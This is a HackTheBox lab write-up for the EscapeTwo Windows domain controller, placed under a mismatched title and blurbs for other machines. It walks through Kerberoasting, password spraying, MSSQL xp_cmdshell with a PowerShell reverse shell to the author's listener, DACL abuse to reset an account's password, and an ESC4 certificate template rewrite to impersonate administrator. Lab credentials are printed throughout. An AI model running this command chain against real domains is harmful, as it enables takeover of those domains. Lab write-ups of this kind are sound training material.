



HTB: Kobold Writeup
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.

EscapeTwo is an easy Windows Active Directory box that drops you straight into an assumed-breach scenario with a low-privileged domain account. The surface area is broad - LDAP, SMB, MSSQL, WinRM, and an Active Directory Certificate Services (ADCS) infrastructure are all in scope. The intended path moves through SMB share enumeration to recover plaintext credentials from a pair of Excel spreadsheets, then uses the sa SQL account to execute a reverse shell via xp_cmdshell, and finally leverages a leftover SQL installer config file to recover credentials that work for ryan. From there, the BloodHound graph shows a clear Write privilege chain from ryan to ca_svc, and ca_svc is a member of Cert Publishers with full control over a vulnerable certificate template - an ESC4 misconfiguration that lets us rewrite the template and request a certificate impersonating administrator.
The scan returns a classic Windows domain controller profile. LDAP on 389 and 636 confirms this is a DC, and the SSL certificate SANs give us the hostname and domain immediately: DC01.sequel.htb in the sequel.htb domain.
rustscan -b 500 -a 10.129.232.128 -- -Pn -A -oA fulltcp
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
<SNIP>
The two things that stand out immediately are MSSQL on 1433 and WinRM on 5985. MSSQL on a DC is not unheard of, but it’s worth keeping in mind as a foothold path if we turn up SQL credentials anywhere. WinRM means any domain account with the right group membership gives us a full interactive shell.
Before doing anything else, get hostname resolution and Kerberos config in order. Without this, tools like certipy and Kerberos-aware authentication can behave unpredictably.
nxc smb 10.129.232.128 --generate-hosts-file hosts
nxc smb 10.129.232.128 --generate-krb5-file krb5
echo "10.129.232.128     DC01.sequel.htb sequel.htb DC01" | sudo tee -a /etc/hosts
sudo mv krb5 /etc/krb5.conf
SMB   10.129.232.128  445    DC01    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None)
SMB   10.129.232.128  445    DC01    [+] krb5 conf saved to: krb5
With /etc/hosts updated and Kerberos configured, everything from here will resolve correctly by name.
With rose’s credentials in hand, the first thing to check is whether any service accounts are Kerberoastable. If any have weak passwords, this is the fastest path to a new foothold before we’ve even touched shares.
nxc ldap 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su' --kerberoasting kerberoast.out
LDAP   10.129.232.128  389   DC01   [+] sequel.htb\rose:KxEPkKe6R8su
LDAP   10.129.232.128  389   DC01   [*] Total of records returned 2
LDAP   10.129.232.128  389   DC01   [*] sAMAccountName: ca_svc, memberOf: CN=Cert Publishers,...
LDAP   10.129.232.128  389   DC01   $krb5tgs$23$*ca_svc$SEQUEL.HTB$...<SNIP>
LDAP   10.129.232.128  389   DC01   [*] sAMAccountName: sql_svc, memberOf: CN=SQLRUserGroupSQLEXPRESS,...
LDAP   10.129.232.128  389   DC01   $krb5tgs$23$*sql_svc$SEQUEL.HTB$...<SNIP>
Two accounts are Kerberoastable: ca_svc (a certificate authority service account and member of Cert Publishers) and sql_svc. Both hashes go straight into hashcat against rockyou.txt.
hashcat hash /usr/share/wordlists/rockyou.txt
Status...........: Exhausted
Recovered........: 0/2 (0.00%) Digests
Neither cracks. No quick wins there, so the hashes go in the notes for later and we move on. The AS-REP roast check comes back empty too - no accounts with pre-auth disabled.
While we’re exploring, it makes sense to collect a full BloodHound dataset now so we can reason about the privilege graph as we go rather than running back to collect it later.
rusthound-ce -d sequel.htb -c All -u 'rose' -i 10.129.232.128 -z --dns-tcp
[+] All data collected for NamingContext DC=sequel,DC=htb
[+] Found 12 enabled certificate templates
[+] 10 users parsed, 67 groups, 1 computer, 34 certtemplates
[+] .//20260411122128_sequel-htb_rusthound-ce.zip created!
rusthound-ce is the community edition of RustHound, a Rust-based BloodHound collector that also pulls ADCS objects like certificate templates and enterprise CAs - useful here since ADCS appears to be deployed. The zip gets imported into BloodHound for analysis.
Running a quick graph query to find DA paths gives us a promising lead: RYAN has a direct path to SEQUEL.HTB. That makes ryan a high-priority pivot target even before we know how to get there.
rose can read several shares. The name “Accounting Department” is immediately interesting - it’s not a default share and it implies business data.
nxc smb 10.129.232.128 -u rose -p KxEPkKe6R8su --shares
Share                  Permissions   Remark
-----                  -----------   ------
Accounting Department  READ
ADMIN$                               Remote Admin
C$                                   Default share
IPC$               READ              Remote IPC
NETLOGON           READ              Logon server share
SYSVOL             READ              Logon server share
Users              READ
Running spider_plus to inventory everything readable before committing to any specific path:
nxc smb 10.129.232.128 -u rose -p KxEPkKe6R8su -M spider_plus
[*] SMB Readable Shares:  5 (Accounting Department, IPC$, NETLOGON, SYSVOL, Users)
[*] Total files found:    67
The spider output shows two .xlsx files in the Accounting Department share: accounting_2024.xlsx and accounts.xlsx. Let’s grab them.
smbclient //10.129.232.128/'Accounting Department' -U sequel.htb\\rose
smb: \> mget *
getting file \accounting_2024.xlsx of size 10217
getting file \accounts.xlsx of size 6780
Both files appear corrupt when opened normally, but .xlsx files are just ZIP archives. Rather than debug why the application won’t open them, it’s faster to unzip and read the raw XML directly. The shared strings table (xl/sharedStrings.xml) contains all the cell text values without any rendering logic.
Opening accounts.xlsx as a ZIP and reading xl/sharedStrings.xml reveals a full user table:
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24">
  <si><t>First Name</t></si>
  <si><t>Last Name</t></si>
  <si><t>Email</t></si>
  <si><t>Username</t></si>
  <si><t>Password</t></si>
  <si><t>Angela</t></si><si><t>Martin</t></si>
  <si><t>angela@sequel.htb</t></si><si><t>angela</t></si>
  <si><t>[REDACTED]</t></si>
  <si><t>Oscar</t></si><si><t>Martinez</t></si>
  <si><t>oscar@sequel.htb</t></si><si><t>oscar</t></si>
  <si><t>[REDACTED]</t></si>
  <si><t>Kevin</t></si><si><t>Malone</t></si>
  <si><t>kevin@sequel.htb</t></si><si><t>kevin</t></si>
  <si><t>[REDACTED]</t></si>
  <si><t>NULL</t></si>
  <si><t>sa@sequel.htb</t></si><si><t>sa</t></si>
  <si><t>[REDACTED]</t></si>
</sst>

Four sets of credentials, including one for the sa SQL account. The presence of sa in an accounting spreadsheet suggests this was a configuration document that accidentally ended up on a shared drive.
With four usernames and four passwords, spray them across SMB and MSSQL. SMB first, to figure out which accounts are valid domain users:
nxc smb 10.129.232.128 -u users -p passwords --continue-on-success
SMB   DC01   [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB   DC01   [-] sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
<SNIP>
SMB   DC01   [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
<SNIP>
SMB   DC01   [-] sequel.htb\sa:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
oscar authenticates against SMB but doesn’t have anything interesting accessible beyond what rose already had. The sa account fails SMB entirely - it’s a SQL Server login, not a domain account, so Windows auth doesn’t apply.
Testing the same credential set against MSSQL with local authentication:
nxc mssql 10.129.232.128 -u users -p passwords --continue-on-success --local-auth
MSSQL   DC01   [-] DC01\angela:MSSQLP@ssw0rd! (Login failed)
<SNIP>
MSSQL   DC01   [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
sa is a SQL Server system administrator - the Pwn3d! tag from nxc means we have sysadmin privileges on the instance. With sysadmin, we can enable xp_cmdshell and run OS commands as the account SQL Server runs under.
mssqlclient.py 'sa':'MSSQLP@ssw0rd!'@10.129.232.128
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
SQL (sa  dbo@master)>
SQL (sa dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Configuration option 'xp_cmdshell' changed from 1 to 1.
SQL (sa dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
SQL Server is running as the domain account sequel\sql_svc. Now we can get a proper interactive shell. The base64-encoded PowerShell payload below is a standard TCP reverse shell targeting our listener on port 443.
SQL (sa dbo@master)> xp_cmdshell "cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0A..."
With penelope listening on port 443:
[+] [New Reverse Shell] => DC01 10.129.232.128 Microsoft_Windows_Server_2019_Standard
[+] Interacting with session [1]
PS C:\Users> whoami
sequel\sql_svc
sql_svc has limited privileges - SeChangeNotifyPrivilege and SeCreateGlobalPrivilege only. No path to local admin from here directly. Time to look around.
The root of C:\ has a non-default directory: SQL2019. This kind of directory usually contains installation media left on the server after setup.
PS C:\> dir

Mode     LastWriteTime    Length Name
----     -------------    ------ ----
d-----   6/8/2024  3:07PM        SQL2019
<SNIP>

PS C:\> type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI
[OPTIONS]
ACTION="Install"
INSTANCENAME="SQLEXPRESS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="[REDACTED]"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="[REDACTED]"
<SNIP>
The sql-Configuration.INI file stores the service account password in plaintext. This is common with SQL Server silent installs - the installer needs credentials during setup and stores them in the config file, which then gets left on disk. The SQLSVCPASSWORD value is sql_svc’s domain password.
The instinct is to try it against sql_svc via WinRM, but sql_svc isn’t in the Remote Management Users group. Let’s try it against other accounts instead. The BloodHound output mentioned ryan is on the path to DA, so let’s check ryan first:
nxc smb 10.129.232.128 -u ryan -p 'WqSZAF6CysDQbGb3'
SMB DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
Password reuse between sql_svc and ryan - likely the same person or the same password policy violation. ryan can log in via WinRM:
devious-winrm -u ryan -p 'WqSZAF6CysDQbGb3' 10.129.232.128
C:\Users\ryan\Desktop> type user.txt
[REDACTED]
With the BloodHound data already collected, running it through griffon.py to get a concise view of ryan’s outbound privileges:
python3 griffon.py ~/boxes/htb/escapetwo/20260411122128_sequel-htb_rusthound-ce.zip --from ryan -s0 --dc-ip 10.129.232.128
RYAN --> ::WriteOwner::DaclFullControl::ForceChangePassword(CA_SVC):CA_SVC
ryan has WriteOwner and WriteDacl over ca_svc. This is a significant privilege chain: WriteOwner lets us change the object’s owner to ourselves, and WriteDacl lets us grant ourselves any permission on the object - including the ability to reset its password. Once we control ca_svc, we can take advantage of its Cert Publishers membership and its relationship to the certificate authority.
First, set ryan as the owner of ca_svc:
owneredit.py 'SEQUEL.HTB/ryan:WqSZAF6CysDQbGb3' -use-ldaps -dc-ip 10.129.232.128 \
    -target 'ca_svc' -new-owner 'ryan' -action write
[*] Current owner: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
Now grant ryan full control over the object:
dacledit.py 'SEQUEL.HTB/ryan:WqSZAF6CysDQbGb3' -use-ldaps -dc-ip 10.129.232.128 \
    -principal-dn 'CN=RYAN HOWARD,CN=USERS,DC=SEQUEL,DC=HTB' \
    -target 'ca_svc' -rights FullControl -action write
[*] DACL backed up to dacledit-20260411-131329.bak
[*] DACL modified successfully!
And force a password reset via LDAP:
changepasswd.py 'SEQUEL.HTB/ca_svc@DC01.sequel.htb' \
    -altuser 'ryan' -altpass 'WqSZAF6CysDQbGb3' \
    -dc-ip 10.129.232.128 -protocol ldap -newpass 'Password1234!' -reset
[*] Password was changed successfully for CN=Certification Authority,CN=Users,DC=sequel,DC=htb
With control of ca_svc, the next step is obvious: check what the certificate authority looks like. ca_svc is a member of Cert Publishers, which traditionally grants enrollment and configuration rights on the CA.
nxc ldap 10.129.232.128 -u 'ca_svc' -p 'Password1234!' -M certipy-find
Certificate Templates
  0
    Template Name          : DunderMifflinAuthentication
    Enabled                : True
    Client Authentication  : True
    Enrollee Supplies Subject: False
    Certificate Name Flag  : SubjectAltRequireDns
    Enrollment Rights      : SEQUEL.HTB\Domain Admins, SEQUEL.HTB\Enterprise Admins
    Full Control Principals: SEQUEL.HTB\Domain Admins, SEQUEL.HTB\Enterprise Admins, SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4: User has dangerous permissions.
The DunderMifflinAuthentication template is flagged as ESC4. The root cause here is that Cert Publishers - the group ca_svc belongs to - has Full Control over the template object. Full control over a certificate template means we can rewrite its configuration: we can change the enrollment permissions to allow any authenticated user to enroll, switch the subject name flags to allow the requester to supply an arbitrary Subject Alternative Name (SAN), and set the purpose to client authentication. With those changes in place, we can request a certificate claiming to be any user in the domain - including administrator.
certipy-ad’s template command with -write-default-configuration automates the template rewrite to a vulnerable configuration:
certipy-ad template \
    -u 'ca_svc@sequel.htb' -p 'Password1234!' \
    -dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' \
    -write-default-configuration
[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Enrollment-Flag: 0
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*] Successfully updated 'DunderMifflinAuthentication'
With the template now configured to allow enrollees to specify the UPN, we request a certificate for administrator using ca_svc:
certipy-ad req -dns-tcp -ns 10.129.232.128 \
    -u 'ca_svc@sequel.htb' -p 'Password1234!' \
    -ca 'sequel-DC01-CA' -target 'DC01.sequel.htb' \
    -dc-ip '10.129.232.128' -template 'DunderMifflinAuthentication' \
    -upn administrator@sequel.htb \
    -sid S-1-5-21-548670397-972687484-3496335370-500
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate object SID is 'S-1-5-21-548670397-972687484-3496335370-500'
[*] Saved certificate and private key to 'administrator.pfx'
The certificate is issued with administrator@sequel.htb as the UPN and the administrator’s SID bound to it. We can use this to authenticate to the DC via PKINIT and retrieve the NTLM hash, then log in with WinRM:
evil-winrm-py -i 10.129.232.128 -u administrator -H [REDACTED]
[*] Connecting to '10.129.232.128:5985' as 'administrator'

evil-winrm-py PS C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Medium Linux box chaining a fonttools varLib arbitrary write for initial access, FontForge CVE-2024-25082 tar injection for lateral movement, and a setuptools URL-decode bypass to overwrite sudoers as root.